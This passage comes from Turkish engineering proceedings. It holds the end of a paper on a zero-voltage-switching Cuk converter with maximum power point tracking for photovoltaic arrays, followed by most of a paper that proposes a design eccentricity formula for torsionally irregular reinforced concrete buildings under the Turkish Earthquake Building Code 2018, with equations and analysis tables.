Tablo 6. Farklı ışınımlar için Güç değerleri ve çevrim oranı

	Zaman	Işınım ($\frac{W}{m^2}$)	P_{Max} (W)	P_{MGN} (W)	η_{MGNT}
1.durum	$0.0 < t < 0.1s$	300	758	754	%99.47
2.durum	$0.1s < t < 0.2s$	600	1525	1525	%100
3.durum	$0.2s < t < 0.3s$	1000	2499	2490	%99.64
4.durum	$0.3s < t < 0.4s$	500	1272	1256	%98.4



Şekil 31. i_{Li} , i_{Lr} grafikleri



Şekil 32. V_{ca} , V_{cc} grafikleri

5. SONUÇLAR

Çalışmada fotovoltaik diziler için 2,5 kW gücünde sıfır gerilim anahtarlama DA/DA Cuk dönüştürücü kullanılarak bir maksimum güç noktası takibi sistemi PSIM uygulamasında modellenmiş ve bu modelleme için gerekli teorik alt yapı genel hatları ile verilmiştir. Dönüştürücünün çalışma evrelerindeki devre yapısı ve devre denklemleri detaylı olarak sunulmuştur. Maksimum güç noktası takibi yöntemi olarak Değişir ve Gözle kullanılmıştır. ZVS ile dönüştürücü veriminin ve DeG yöntemi ile de panel veriminin yüksek olması sağlanarak sistemin toplam veriminin yüksek olması sağlanmıştır. Ayrıca ışınım değerindeki değişimlere karşı sistemin hızla şekilde cevap verdiği ve maksimum güç noktası takibini başarı ile gerçekleştirdiği görülmüştür. Modelden elde edilen sonuçlar, çalışmada önerilen devre ve yöntemlerin uygulama devresi geliştirilmesinde kullanılabileceğini göstermiştir.

6. KAYNAKÇA

- [1] E. Isen and A. Sengul, "Comparison of Maximum Power Point Tracking Techniques on Photovoltaic Panels", *Çanakkale Onsekiz Mart Üniversitesi Fen Bilimleri Enstitüsü Dergisi* vol. 6, no.1, pp. 14-29, 2020.
- [2] H. Özbay, "PDM-MPPT based solar powered induction heating system", *Engineering Science and Technology, an International Journal*, vol.23, iss. 6, pp. 1397-1414, 2020
- [3] A.H.M. Dobi, M.R. Sahid and T. Sutikno, "Overview of Soft-switching DC-DC Converters", *International Journal of Power Electronics and Drive System (IJPEDS)*, vol. 9, no.4, pp. 2006-2018, 2018.
- [4] A.S. Saygı, E. Beser and M. Unlu, "Comparative Study of Soft Switching Methods Used in DC-DC Converter", *Journal of Naval Science and Engineering*, vol.13, no.1, pp. 1-22, 2017.
- [5] A. Raj, S.R. Arya and J. Gupta, "Solar PV array-based DC-DC converter with low power applications", *Renewable Energy Focus*, vol. 34, pp. 109-119, 2020.
- [6] K. Nathan, S. Ghosh, Y. Siwakoti and T. Long, "A New DC-DC Converter for Photovoltaic Systems: Coupled-Inductors Combined Cuk-SEPIC Converter", *IEEE Transactions on Energy Conversion*, vol. 34, no. 1, pp. 191-201, 2019.
- [7] Y. Liu, H.A. Rub and B. Ge, "Front-End Isolated Quasi-Z-Source DC-DC Converter Modules in Series for High-Power Photovoltaic Systems-Part I: Configuration, Operation, and Evaluation", *IEEE Transactions on Industrial Electronics*, vol. 64, no. 1, pp. 347-358, 2017.
- [8] J.W. Zapata, S. Kouro, G. Carrasco, H. Renaudineau and T. A. Meynard, "Analysis of Partial Power DC-DC Converters for Two-Stage Photovoltaic Systems", *IEEE Journal of Emerging and Selected Topics in Power Electronics*, vol. 7, no. 1, pp. 591-603, 2019.
- [9] H. Shen, B. Zhang and D. Qiu, "Hybrid Z-Source Boost DC-DC Converters", *IEEE Transactions on Industrial Electronics*, vol. 64, no. 1, pp. 310-319, 2017.
- [10] B. Chandrasekar, C. Nallaperumal, S. Padmanaban, M.S. Bhaskar, J.B.H. Nielsen, Z. Leonowicz and S.O. Masebinu, "Non-Isolated High-Gain Triple Port DC-DC Buck-Boost Converter With Positive Output Voltage for Photovoltaic Applications", *IEEE Access*, vol. 8, pp. 113649-113666, 2020.
- [11] D.B. Costa, "The ZVS-PWM active-clamping CUK converter", *IEEE Transactions on Industrial Electronics*, vol. 51, 2004, pp. 54-60, 2004.
- [12] L.B. Ren, C.L. Huang and H.K. Chiang. "Analysis of a soft switching PWM active clamp cuk converter", *2007 2nd IEEE Conference on Industrial Electronics and Applications*, 2007.

- [13] M.K. Murthy, N. Sandeep and P.S. Kulkarni, “Analysis and design of ZVS-PWM active clamping DC-to-DC Cuk converter based PV generation system”, *2014 Students Conference on Engineering and Systems*, 2014.
- [14] E. Isen and O. Kochan. “Single Diode Modeling of Photovoltaic Panel”, *Journal of Engineering Sciences and Researches*, vol. 2, no. 1, pp. 1-10, 2020.
- [15] A. Karafil and H. Özbay, “Design of Stand-Alone PV System on a Farm House in Bilecik City, Turkey”, *El-Cezeri Journal of Science and Engineering*, vol. 5, no. 3, pp. 909-916, 2018.

TASARIM EKSANTRİKLİĞİNE YENİ BİR BAKIŞ AÇISI

Osman Akyürek¹

¹Nevşehir Hacı Bektaş Veli Üniversitesi, Mühendislik-Mimarlık Fakültesi, Nevşehir, Turkey

oakyurek@nevsehir.edu.tr

ORCID: 0000-0001-8161-1775

ÖZET

Yapının plandaki burulma düzensizliği, yani kütle merkezi (CM) ile rijitlik merkezi (CR) arasındaki çakışma eksikliği olarak tanımlanabilir ve bu tür binalara da eksantrik binalar denir. Binada iki tür eksantriklik tanımlanabilir; bunlar sırasıyla içsel (geometrik) ve fiktif eksantrikliklerdir. Yapılarda tasarımdan kaynaklı geometrik bir eksantriklik olmasa bile, yapısal belirsizlikler ve deprem yer hareketi belirsizliklerinden dolayı binalar önemli yanal-burulma etkilerine maruz kalabilmektedirler. Bu duruma sebebiyet veren eksantrikliğe fiktif eksantriklik denir. Bu nedenle, birçok bina yönetmeliklerinde bu durum dış merkezliği dikkate almak için varsayıma dayalı bir çözüm sunar. Bu da deprem yönüne dik olan bina boyutunun bir yüzdesi (%5 veya %10) ile burulma düzensizliği katsayısının doğru orantısıyla dikkate alınmaktadır. Ancak bu durum her kat için eşdeğer burulma momentini hesap ederken var olandan çok daha az veya çok daha fazla almamıza sebep olabilmektedir. Bu nedenle, varsayıma dayalı çözüm yöntemi eksantriklik parametrelerini tasarıma dâhil etmek için yeterli olmayabilir. Bu çalışmada, burulma düzensizliğini yeniden dikkate almak için frekans oranı (her yön için burulma frekansı/öteleme frekansı) ve etkili bir dönme yarıçapı tanımını içeren alternatif tasarım eksantriklik formülü önerilmiştir. Bu amaçla; aynı kat planı ve yapı elemanlarına sahip bir, üç ve beş katlı elastik binalar iki yönlü burulma etkisi altında deprem yer hareketinin çift yönlü spektrum analizleri yapıp, Türkiye Bina Deprem Yönetmeliği (TBDY 2018) tasarımına göre incelenmiştir. Elde edilen sonuçlar, TBDY tasarım parametreleri ile karşılaştırılmıştır. Sonuçlara göre, özet olarak fiktif eksantriklik burulma rijitliği ve dönme ile doğru orantılıdır. Yani, yapının plandaki dönmesi artarsa, depremin yapıya çarptığı yöndeki (x- veya y-) öteleme sertliği ve yanal deplasmanın aksine, fiktif eksantriklikte bir artışa neden olmaktadır.

Anahtar Kelimeler: Burulma Düzensizliği, Kütle Merkezi (CM), Rijitlik Merkezi (CR), Betonarme Yapı, TBDY 2018.

A NEW DEFINATION FOR DESIGN ECCENTRICITY

ABSTRACT

The torsional irregularity in the plan for the structure can be defined lack of coincidence between the center of mass (CM) and the center of rigidity (CR), called eccentricity. There two types of eccentricities; respectively inherent (geometric) and accidental eccentricity. Even there is no inherent eccentricity that structures might have in design, but they may be exposed to lateral-torsional coupling effects due to the accidental eccentricity because it occurs because of some uncertainties, which may be the structural uncertainty or ground motion uncertainty. For these reasons, many code provisions provide an assumption-based solution to consider for the accidental eccentricity as a percentage (5% or 10%) of the building dimension perpendicular to the earthquake direction. However, even this consideration might not be adequate for taking those eccentricity parameters into the design. In this study, the new design eccentricity formula that including frequency ratio (torsional frequency to translational frequency for each direction), used an effective radius of gyration definition is proposed. One-story; three-story; and five-story elastic system, two-way torsionally coupled buildings, which have all the same slab, column, beam and their orientation and applications in the plane, were investigated according to the design of Turkish Earthquake Building Code (TEBC-2018) under Response Spectrum Analysis (RSA) for bidirectional earthquake ground motion. The obtained results are compared with the TEBC design parameters. In short, according to the results, accidental eccentricity is proportional to torsional stiffness and rotational response. Namely, if the rotational response of the structure increases, then it leads to an increase in accidental eccentricity, as opposed to translational stiffness and translational response in the direction (x- or y-) where the earthquake strikes the structure.

Keywords: *Torsional Irregularity, Center of Mass (CM), Center of Rigidity (CR), RC Building, Turkish Earthquake Building Code (TEBC).*

1. GİRİŞ


Gelişen yapı teknolojisi ve metotlarıyla, her geçen gün binalar daha yüksek katlı yapılar haline gelmekte ve bu akım da gelişmişliğin bir göstergesi olarak birçok insan tarafında kabul edilmektedir. Modern kontrol sistemler (uyarlı kütle sönümleyiciler, temel sismik izolatörler, vb.) ve daha esnek/dayanımlı malzeme kullanımıyla çok yüksek binaların inşasını mümkün kılmaktadır. Bu binaların ise genellikle sofistike ve düzensiz mimariye görünüş ile çokça

karşımıza çıkmaktadır. Bu nedenle, bu tür yüksek katlı binalar için dinamik yüklemeler yani deprem veya rüzgâr yükleri, hayati bir vaziyet almaktadır [1].

Fiktif dış merkezlik, yapısal belirsizliklerden veya yer hareketi belirsizliğinden olabilen yapıya etkiyen ekstra bir burulma etkisidir. Birçok deprem yönetmeliğine göre, fiktif eksantriklik, deprem yönüne dik bina boyutunun bir yüzdesi (%5 veya %10) olarak dikkate alınmıştır ve bu varsayıma dayalı bir çözüm sağlamaktadır. Ancak bu değerlendirme bile, bu eksantriklik parametrelerini dikkate almak için yeterli olmayabilir [2–4]. Bu sebeple bu çalışmada, burulma düzensizliğini yeniden dikkate almak için frekans oranı (her yön için burulma frekansı/öteleme frekansı) ve etkili bir dönme yarıçapı tanımını içeren alternatif tasarım eksantriklik formülü önerilmiştir. Bu amaçla; aynı kat planı ve yapı elemanlarına sahip bir, üç ve beş katlı elastik binalar iki yönlü burulma etkisi altında deprem yer hareketinin tek yönlü spektrum analizleri yapılarak, Türkiye Bina Deprem Yönetmeliği (TBDY 2018) tasarımına göre incelenmiştir. Elde edilen sonuçlar, TBDY tasarım parametreleri ile karşılaştırılmıştır.

2. TÜRKİYE BİNA DEPREM YÖNETMELİĞİNE (TBDY-2018) GÖRE BURULMA DÜZENSİZLİĞİ

Burulma düzensizliği TBDY 2018'e göre döşemelerin kendi düzlemleri içinde rijit diyafram olarak çalışmalarını durumunda **A1** – burulma düzensizliği şu şekilde tanımlanmıştır: “Birbirine dik iki deprem doğrultusunun herhangi biri için, herhangi bir katta en büyük görelî kat ötelemesinin o katta aynı doğrultudaki ortalama görelî ötelemeye oranını ifade eden burulma düzensizliği katsayısı η_{bi} 'nin 1,2'den büyük olması durumu (Şekil (1)'de görüldüğü gibi). $[\eta_{bi} = (\Delta_i^{(X)})_{max} / (\Delta_i^{(X)})_{ort} > 1,2]$. Görelî kat ötelemelerinin hesabı, \pm %5 ek dışmerkezlik etkileri de göz önüne alınarak, **4.7**'ye göre yapılacaktır.”[5].



Şekil 1. Burulma düzensizliği tanımı için ortalama ve maksimum görelî kat ötelenmelerinin gösterimi (Şekil TBDY 2018 yönetmeliğinden alınmıştır. [5])

$$(\Delta_i^{(X)})_{ort} = \frac{1}{2} \left((\Delta_i^{(X)})_{max} + (\Delta_i^{(X)})_{min} \right) \quad (1)$$

$$\eta_{bi} = \frac{(\Delta_i^{(X)})_{max}}{(\Delta_i^{(X)})_{ort}} \quad (2)$$

Ortalama görelî kat ötelenmesi Denklem (1)'de ve burulma düzensizliği katsayısı ise yukarıda Denklem (2)'de verilmiştir. Eğer $\eta_{bi} > 1,2$ den büyük ise dış merkezlik eşdeğer deprem yükü yönteminde burulma hesabıyla bölüm 4.7'e veya modal hesap yöntemiyle yapılacaksa 4.8'e göre yapılması TBDY yönetmeliğinde verilmiştir. Eğer dış merkezlik (fiktif eksantriklik) hesabı bölüm 4.7'e göre yapılacak olursa $1,2 < \eta_{bi} \leq 2$ olmak koşuluyla Denklem (3)'te verilen katsayı ile $\pm\%5$ ek dış merkezlik çarpılarak büyütülecektir.

$$D_{bi} = \left(\frac{\eta_{bi}}{1,2} \right)^2 \quad (3)$$

Ek dış merkezlik burulma momenti eş değer deprem yükü yöntemiyle hesap edilerek Denklem (4) görüldüğü gibi hesap edilip, deprem yükünün kaydırılması yerine, kütle merkezine etki ettirilerek ek burulma momenti etkisini dikkate alınmaktadır.

$$M_{ib} = F_{iE}^{(X)} e \quad (4)$$

Burada i 'inci kata ait x-yönündeki eşdeğer deprem yükü ($F_{iE}^{(X)}$), $\pm\%5$ ek dış merkezlik (fiktif eksantlik) (e) ve ek burulma momenti (M_{ib}) olarak verilmiştir. Modal hesap yöntemiyle bölüm 4.8'e göre ek burulma momenti ($\Delta m_{i\theta}$) Denklem (5)'e göre hesap edilmektedir. Burada m_i i 'inci kata ait odaklanmış kütedir.

$$\Delta m_{i\theta} = m_i e^2 \quad (5)$$

Burulma momenti düzensizliği genel olarak iki yöntemle dikkate alınmaktadır. İlk olarak eşdeğer deprem yükü yöntemiyle hesap edilen her bir kat için ek burulma momentleri hesap edilerek her bir kattın kütle merkezine ilave edilir. İkinci yöntemde ise kütle merkezinin konumunu her bir kat için belli bir miktar artırıp veya azaltılarak dikkate alınmaktadır.

3. YAPI DİNAMİĞİ VE MATEMATİKSEL MODELLEME

3.1. Hareket Denkleminin Elde Edilmesi

Yatay yönde tek yönlü veya çift yönlü deprem yüküne maruz kalan iki yönlü burulma düzensizliğine sahip tek katlı binanın hareket denklemi Denklem (6)'da verilmiştir. Bu bina analizlerde iki yönde yanal yer değiştirme ($\delta_x(t)$ ve $\delta_y(t)$) ve dönme ($\theta(t)$) dâhil olmak üzere üç serbestlik derecesine sahiptir. Denklem (6)'da M kütle, C sönüm, K rijitlik matrisini temsil etmektedir. Bunların ayanında $\delta(t)$ yatay yer değiştirme vektörünü bu vektörün zamana göre birinci derece türevi hız vektörünü ikinci derece türevi ise binanın ivme vektörünü, W ise deprem yükü input vektörünü ve $\ddot{x}_g(t)$ ise deprem zamana bağlı ivmesini sembolize etmektedir.

$$M\ddot{\delta}(t) + C\dot{\delta}(t) + K\delta(t) = -W\ddot{x}_g(t) \quad (6)$$

$$M = \begin{bmatrix} m_x & 0 & 0 \\ 0 & m_y & 0 \\ 0 & 0 & J_0 \end{bmatrix}, K = \begin{bmatrix} k_x & 0 & -e_{ny} \cdot k_x \\ 0 & k_y & e_{nx} \cdot k_y \\ -e_{ny} \cdot k_x & e_{nx} \cdot k_y & k_\theta \end{bmatrix} \quad (7)$$

$$W = \begin{bmatrix} m_x \\ 0 \\ 0 \end{bmatrix} \text{ or } \begin{bmatrix} m_x & 0 \\ 0 & m_y \\ 0 & 0 \end{bmatrix}, \delta(t) = \begin{bmatrix} \delta_x(t) \\ \delta_y(t) \\ \theta(t) \end{bmatrix} \quad (8)$$

$$r_x = \frac{L_x}{\sqrt{12}}, r_y = \frac{L_y}{\sqrt{12}}, r = \sqrt{r_x^2 + r_y^2} \quad (9)$$


$$J_0 = m \cdot r^2 \quad (10)$$

$$k_\theta = k_x \cdot \frac{L_y^2}{4} + k_y \cdot \frac{L_x^2}{4} + k_x e_{ny}^2 + k_y e_{nx}^2 \quad (11)$$

Denklem (6-11) boyunca kullanılan diğer notasyonlar ise r_x ve r_y x- ve y-yönündeki dönme yarıçapını temsil ederken, r binanın toplam dönme yarıçapıdır. m_x ve m_y x- ve y-yönündeki binanın kütlelerini temsil ederken, J_0 binanın kutupsal kütle atalet momentini, k_x ve k_y x- ve y-yönündeki binanın rijitliğini temsil ederken, k_θ binanın burulma rijitliğini temsil etmektedir. Bunlara ilaveten e_{nx} ve e_{ny} x- ve y-yönündeki binanın geometrik eksantrikliğini, e_n ise binanın mutlak geometrik eksantrikliğini göstermektedir. Sönümlenme oranı ise TBDY 2018'de de belirtildiği gibi %5 olarak alınmıştır.

3.2. Eksantriklik Hesabı

Bilindiği üzere deprem yükü yapıya kütle merkezden (CM) etki etmekteyken yapı bu kuvvete rijitlik merkezinde (CR) karşılık vermektedir. Bu iki merkez arasındaki çakışma eksikliği yapıda burulma düzensizliğine yani eksantrikliğe yol açmaktadır. Şekil (2)'te x-yönündeki uzunluğu L_x , y-yönündeki uzunluğu L_y olan iki yönlü burulma düzensizliğine sahip olan binaya kat planları verilmiştir. Deprem yükü yapıya uygulanmadan önce, statik olarak stabil dengedir, Şekil (2a)'da görüldüğü gibi. Şekil (2b)'de de görüldüğü gibi yapı, x-yönünde uygulanan deprem yüküne sonra x-yönünde ($x(t)$) ve dönme ($\theta(t)$) tepkisiyle depreme yanıt vermiştir.



Şekil 2. Tasarım ve geometrik eksantriklik gösterimi; (a) deprem yükü yapıya x-yönünden etki etmeden önceki durum (b) (') ise deprem yük etki ettiği andaki durum.

Yapımız bu iki durum içinde dengede olduğu ve elastik limit içerisinde depreme cevap verdiği kabul edilmektedir. Buradaki tasarım eksantrikliğini bulmak için dinamiğin temel kanunu olan Newton ikinci yasası kütle merkezi ve rijitlik merkezi arasında yazacak olursak:

$$\sum F_i = 0 \quad (12)$$

$$F_e = F_s = k_x \cdot x(t) \quad (13)$$

Eğer yapıda burulma düzensizliği olmadığı durum için yapıya kütle merkezinden etkiyen eşdeğer deprem yükü (F_e) toplam o kattaki gerilme kuvvetine (F_s)'ye eşittir. Burada deprem yükü iki yönlü eksantrik olan binaya etki ettiği durumda ise gerilme kuvveti (F_s') ile burulma momenti ise (M_θ) ile gösterilmiştir. Bunlar aşağıda Denklem (14)-(15) ile gösterildiği gibi formüle edilmiştir.

$$F_s' = k_x \cdot (x(t) + \Delta x(t)) \quad (14)$$

$$M_\theta = k_\theta \cdot \theta(t) = \left[\left(k_x \cdot \frac{L_y^2}{4} + k_y \cdot \frac{L_x^2}{4} + k_x e_{ny}^2 + k_y e_{nx}^2 \right) \right] \cdot \theta(t) \quad (15)$$

Burulmadan kaynaklanan y-yönünde oluşan gerilme kuvveti ile burulmadan kaynaklanan eş değer deprem yükünün y-yönünde oluşacak kuvvetleri birbirine eşittir ve birbirini sönmülediği kabul edildiği için binanın y-yönündeki hareketi dikkate alınmamıştır. Deprem kuvveti yapıya uygulandıktan sonra yapıdaki denge durumuna aşağıdaki diğer bir denge denklemi kullanılarak tasarım burulma düzensizliği elde edilmiştir.

$$\sum M_i = 0 \quad (16)$$

$$F_s' \cdot e_{dy} - M_\theta = 0 \quad (17)$$

$$k_x \cdot (x(t) + L_y \theta(t)) \cdot e_{dy} - k_\theta \cdot \theta(t) = 0 \quad (18)$$

Daha sonra, tasarım eksantrikliği y-yönü için (e_{dy}), Denklem (19)'da görüldüğü gibi elde edilmiştir.

$$e_{dy} = \frac{k_\theta}{k_x} \cdot \frac{\theta(t)}{(x(t) + L_y \theta(t))} \quad (19)$$

TBDY 2018'e göre, burulma düzensizliği katsayısı (D_{bi}) $1.2 < \eta_{bi} \leq 2$ olmak koşuluyla Denklem (3)'te verilen katsayı ile $\pm\%5$ deprem doğrultusuna dik bina boyutu ile

büyütülmektedir. En büyük göreceli kat ötelemesi (δ_{max}) minimum kat ötelenmesi ise (δ_{min}) ve o katta aynı doğrultudaki ortalama göreceli ötelemesi de (δ_{avg}) ile gösterilmiştir.

$$\delta_{max} = x(t)_{max} + L_y \theta(t)_{max} \quad (20)$$

$$\delta_{avg} = x(t)_{max} + \frac{L_y}{2} \theta(t)_{max} \quad (21)$$

$$\delta_{min} = (x)_i = x(t)_{max} \quad (22)$$

$$\delta_{avg} = \frac{(\delta_{max} + \delta_{min})}{2} \quad (23)$$

$$D_{bi} = \left(\frac{\delta_{max}}{1.2\delta_{avg}} \right)^2 \quad (24)$$

Burada, $x(t)_{max}$ and $\theta(t)_{max}$ zaman serisi davranış analiz yöntemi (THA)'da sırasıyla x-yönündeki maksimum yatay yer değiştirme ve maksimum dönmedir. Yatay yer değiştirmeyi dönme cinsinden ifade edecek olursak Denklem (25)'i elde ederiz.

$$x(t)_{max} = \left(\frac{1 - 0.6\sqrt{D_{bi}}}{1.2\sqrt{D_{bi}} - 1} \right) L_y \theta(t)_{max} \quad (25)$$

Rijitlik oranı (k_θ/k_x) efektif dönme yarı capı (r_{ef})'i kullanarak aşağıdaki düzenlemeler yapılarak Denklem (25)'deki gibi yazılabilir. Burada Ω_x ve Ω_y binanın burulma frekansı (w_θ)'nın sırasıyla yanal frekansları (w_x) ve (w_y)'e oranidir.

$$\Omega_x = \frac{w_\theta}{w_x}, \Omega_y = \frac{w_\theta}{w_y} \quad (26)$$

$$r_{ef} = \sqrt{r^2 + e_n^2} \quad (27)$$

$$w_\theta = \sqrt{\frac{k_\theta}{r_{ef}^2 \cdot M}}, w_x = \sqrt{\frac{k_x}{M}} \quad (28)$$

$$\frac{k_\theta}{k_x} = (\Omega_x \cdot r_{ef})^2 \quad (29)$$

Y-yönündeki tasarım eksantrikliğini bulmak için Denklem (19)'da elde edilen Denklem (25) ve Denklem (29) yerine konulursa, y-yönündeki tasarım eksantrikliği Denklem (31)'de bağlantıyla tahmin edilebilir.

$$e_{dy} = \frac{k_\theta}{k_x} \cdot \frac{\theta(t)}{(x(t) + L_y \theta(t))} = (\Omega_x \cdot r_{ef})^2 \frac{\theta(t)}{\left[\left(\frac{1 - 0.6\sqrt{D_{bi}}}{1.2\sqrt{D_{bi}} - 1} \right) + 1 \right] L_y \theta(t)} \quad (30)$$

$$e_{dy} = \frac{(\Omega_x \cdot r_{ef})^2}{L_y} \left(\frac{1.2\sqrt{D_{bi}} - 1}{0.6\sqrt{D_{bi}}} \right) \quad (31)$$

Denklem (31)'te verilen parantez içindeki terime $\gamma = \left(\frac{1.2\sqrt{D_{bi}} - 1}{0.6\sqrt{D_{bi}}} \right)$ lamda ile sembolize edersek yeni basitleştirilmiş bağlantı Denklem (32)'da olduğu gibi verilebilir. Burada bulunacak tasarım eksantrikliği y-yönündeki geometrik eksantrik ile y-yönündeki fiktif eksantriklik olarak tanımlanmıştır. Yani Denklem (32) bulunan tasarım eksantrikliği aynı zamanda $e_{dy} = e_{ny} + e_{acy}$ 'ye eşittir. Tek yönlü deprem yükleme durumu için x-yönündeki eksantriklik geometrik eksantrikliğe eşit varsayılmıştır Denklem (34)'te görüldüğü gibi.

$$e_{dy} = \frac{(\Omega_x \cdot r_{ef})^2}{L_y} \gamma \quad (32)$$

$$e_{dx} \cong e_{nx} \quad (33)$$


Deprem yükünün sadece y-yönünden etki ettiği durumda ise tasarım eksantrikliği x-ve y-yönü için aşağıdaki Denklem (34) ve Denklem (35)'deki gibi ifade edilmiştir.

$$e_{dx} = \frac{(\Omega_y \cdot r_{ef})^2}{L_x} \gamma \quad (34)$$

$$e_{dy} \cong e_{ny} \quad (35)$$

4. MODEL BINALARIN TANITILMASI

Bu çalışma kapsamında yapılacak olan eş değer deprem yükü yöntemi ve spektrum analizlerinde kullanacak aynı kalıp planına sahip Şekil (3)'te görüldüğü gibi konut türünde tek katlı, üç katlı ve beş katlı yapılar Sap 2000'de modellenmiştir [6]. Bu model binalar için x-yönündeki açıklıklar 5 m iken y-yönündeki açıklıklar 4 m olarak belirlenmiştir. Ayrıca birinci kat yüksekliği 3,5 m iken eğer bina biden fazla kata sahipse diğer katların yüksekliği 3 m olarak belirlenmiştir.



Şekil 3. Bir, üç ve beş katlı Model binalara ait kalıp planı

Model binaların beton sınıfı C-20, donatı sınıfı S-420 ve sargı donatısı $\Phi 10/150$ mm olarak dikkate alınmıştır. Plandaki kolanların boyutu (500x300 ya da 300x500 mm) olarak belirlenmiş ve kolon oryantasyonları farklı kullanılarak binada çift yönlü geometrik eksantriklik oluşturulmuştur. Bu yapılarıdaki bütün kirişler aynı kesite (250x500 mm) sahiptirler ve döşeme kalınlıkları 150 mm olarak belirlenmiştir. Kolon ve kiriş elemanlara %1-1,5 arasında seçilmiştir. Çözümlenelerde kolon elemanlarda PM_2M_3 , kiriş elemanlarda M_3 tasarım durumu dikkate alınmıştır. Bunun yanında TBDY-2018'e göre çatlamış kesit reşitlikleri kolonlar için 0,7; kirişler için 0,35 ve döşemeler için 0,25 ile çarparak azaltılmıştır.

Yönetmelikte de belirtildiği gibi burulma düzensizliği hesabı yapılırken her bir kat için rijit diyafram ataması yapılmıştır. Bunun yanında kütle merkezi taşıyıcı elemanların ağırlıkları ihmal edilerek geometrik merkez olarak belirlenmiştir. Döşemelere atanmış ölü yük katsayısı $G=4,5$ kN/m² ve hareketli yük katsayısı ise $Q=2$ kN/m² olarak atanmıştır. Ayrıca hareketli yük kütle katılım katsayısı da 0,3 olarak alınmıştır. Yapılan analiz ve hesaplamalar sonucu model binalara ait elde edilen geometrik özellikler Tablo 1'de verilmiştir.

Tablo 1. Model binalara ait hesaplanan geometrik değerler

Model bina	Kat no	Geometrik eksantriklik			Modal frekans (Hz)			Frekans oranı		Etkin dönme yarıçapı			
		e_{nx} (cm)	e_{ny} (cm)	e_n (cm)	x-yönü	y-yönü	Θ -yönü	Ω_x	Ω_y	r_x	r_y	r	r_{ef}
1- Katlı	1. kat	13.70	31.80	34.63	3.21	3.42	4.29	1.34	1.25				4.04
	1. kat	6.06	36.90	37.39									4.07
3- Katlı	2. kat	11.14	24.55	26.96	1.21	1.31	1.66	1.36	1.27				3.96
	3. kat	14.54	17.83	23.01									3.93
5- Katlı	1. kat	6.03	37.00	37.49						2.9	2.3	3.7	4.07
	2. kat	11.06	24.70	27.06									3.96
	3. kat	12.60	19.30	23.05	0.73	0.79	1.01	1.38	1.28				3.92
	4. kat	13.50	16.47	21.30									3.91
	5. kat	15.06	13.89	20.49									3.90

4.1. Spektrum Analizi

Model binaların TBDY-2018'e göre eş değer deprem yükü yöntemi (statik-lineer) ve spektrum (dinamik-lineer) analizleri yapılmıştır. Spektrum analiz bir dinamik analiz olup zaman serisi davranış analiz yöntemi (THA)'nın maksimum değerini referans olarak mühendisler hızlı bir işlem yeteneği sunmaktadır. Bu sebeple bu çalışmada THA yerine spektrum analizi (SA) seçilmiştir. Bu analizde kullanılacak parametreler; harita spektral ivme katsayıları $S_s=0,75g$ ve $S_I=0,33g$ olarak belirlenmiştir. Zemin sınıfı **B** olarak seçilmiştir. Geçiş periyodu $T_L=6$ sn., taşıyıcı sistem davranış katsayısı $R=8$, bina önem katsayısı $I=1$, ve dayanım fazlalığı katsayısı $D=3$ olarak belirlenmiştir. İhtiyaç duyulması halinde diğer parametreler bu bilgiler ışığında TBDY-2018'dan türetilmiştir. Bina her iki yatay yönü için periyodu aşağıdaki Denklem (37) ile tahmin edilmiştir. Burada H_n binanın toplam yüksekliği, T_a ise binanın tahmini periyodu simgelemektedir. Belirlenen bu yaklaşık periyoda göre model binaların spektrum analizleri yapılmıştır [7].

$$T_a = 0,0488(H_n)^{0,75} \quad (36)$$

5. ARAŞTIRMA BULGULARI

Çalışma kapsamında seçilen model binaların ilk olarak Eşdeğer Statik Analiz (ESA) yöntemiyle hem x- yönü hem de y-yönü için çözümlenmeler Sap 2000 yardımıyla yapılmıştır. Burada elde edilen taban kesme kuvvetleri spektrum analizlerinde elde edilen taban kesme kuvvetlerine referans olarak alınmıştır. Böylelikle taban kesme kuvvetleri statik ve dinamik yüklemeler için eşitlenmiştir. Bu nedenle spektrum yöntemiyle elde edilen düzlemdeki dönme dizayn eksantriklikten kaynaklanan dönme olarak referans olarak kabul edilmiştir. Önerilen (Ön-ESA) ve eşdeğer deprem yüküne (Es-ESA) TBDY-2018 bölüm 4.7'e göre elde edilen dış merkezlik etkilerini statik yüklemeye kütle merkezine ekstra bir doneme momenti etki ettirilerek bunların performanslarını spektrum analizden (RSA) elde edilen dönemeye kıyasları yapılmıştır Tablo 2 ve Tablo 3' te görüldüğü gibi. Eğer dış merkezlik TBDY-2018 bölüm 4.8'e göre kütle merkezini $\pm\%5$ kaydırarak yapılan yüklenme durumuna da M-ESA diye adlandırılmıştır.

Tablo 2. Tek katlı ve üç-katlı yapılara ait yapısal tepkilerin önerilen ve mevcut burulma eksantrikliklerinin karşılaştırılması

Model bina	Kat no	Tasarım Yon.	Tab. Kes. Kuv. (kN)		Yanal ve Burulma Ötelenmeleri			Fark (%)
			T _x	T _y	U _x (m)	U _y (m)	R _z (rad.)	
1-Katlı	1.Kat	Es-ESA	-214.94	-214.94	3.53E-03	3.13E-03	-1.63E-04	5.8
		M-ESA	-214.94	-214.94	3.52E-03	3.09E-03	-4.30E-05	-72.1
		On-ESA	-214.94	-214.94	3.53E-03	3.13E-03	-1.53E-04	-0.6
		RSA	-214.34	-214.16	3.53E-03	3.11E-03	-1.54E-04	Ref.
1-Katlı	1.Kat	Es-ESA	-560.01	-560.01	1.10E-02	9.64E-03	-4.66E-04	27.0
		M-ESA	-560.01	-560.01	1.09E-02	9.53E-03	-1.03E-04	-71.9
		On-ESA	-560.01	-560.01	1.10E-02	9.60E-03	-3.28E-04	-10.6
		RSA	-559.87	-560.83	1.08E-02	9.51E-03	-3.67E-04	Ref.
3-Katlı	2.Kat	Es-ESA			2.24E-02	1.93E-02	-8.93E-04	28.5
		M-ESA			2.23E-02	1.91E-02	-1.76E-04	-74.7
		On-ESA	X	X	2.23E-02	1.92E-02	-6.13E-04	-11.8
		RSA			2.19E-02	1.89E-02	-6.95E-04	Ref.
3.Kat	3.Kat	Es-ESA			3.00E-02	2.57E-02	-1.16E-03	29.9
		M-ESA			2.99E-02	2.55E-02	-2.15E-04	-76.0
		On-ESA	X	X	2.99E-02	2.56E-02	-7.85E-04	-12.4
		RSA			2.91E-02	2.50E-02	-8.96E-04	Ref.

